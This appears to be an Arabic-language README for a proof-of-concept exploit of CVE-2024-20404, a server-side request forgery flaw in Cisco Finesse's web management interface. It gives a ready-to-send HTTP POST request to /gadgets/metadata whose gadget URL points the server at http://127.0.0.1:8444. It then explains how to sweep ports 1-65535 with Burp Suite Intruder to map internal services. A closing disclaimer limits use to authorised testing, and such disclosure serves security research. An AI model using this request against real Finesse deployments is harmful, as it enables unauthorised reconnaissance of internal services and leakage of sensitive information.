
 3zz4t/cve-2024-20404
إثبات مفهوم لاستغلال CVE-2024-20404 يُظهر ثغرة SSRF في واجهة إدارة Cisco Finesse المستندة إلى الويب لاستكشاف الخدمات المحلية عن طريق إرسال طلبات HTTP مصممة خصيصًا.

يمكن لثغرة أمنية في واجهة الإدارة المستندة إلى الويب لـ Cisco Finesse أن تسمح لمهاجم غير مصادق عن بُعد بتنفيذ هجوم تزوير طلب الخادم (SSRF) على نظام متأثر.
تحدث هذه الثغرة بسبب عدم كفاية التحقق من صحة المدخلات التي يقدمها المستخدم لطلبات HTTP محددة تُرسل إلى النظام المتأثر. يمكن للمهاجم استغلال هذه الثغرة عن طريق إرسال طلب HTTP مخصص إلى الجهاز المتأثر. قد يسمح الاستغلال الناجح للمهاجم بالحصول على معلومات حساسة محدودة للخدمات المرتبطة بالجهاز المتأثر.
<target> الخاص بك.POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


استخدم أداة Burp Suite Intruder لفحص جميع المنافذ المفتوحة على خادم إدارة Cisco Finesse المستند إلى الويب، عن طريق تغيير رقم المنفذ من 1-65535.
سترى الاستجابة "Connection refused" على المنافذ المغلقة.

هذا مجرد إثبات مفهوم (PoC) لإظهار أن واجهة إدارة Cisco Finesse المستندة إلى الويب معرضة لثغرة تزوير طلب الخادم (SSRF)، وهذا الإثبات هو لأغراض تعليمية فقط. استخدمه بمسؤولية وفقط على الأنظمة التي لديك إذن صريح لاختبارها. يمكن أن يؤدي سوء استخدام هذا الإثبات إلى عواقب وخيمة.
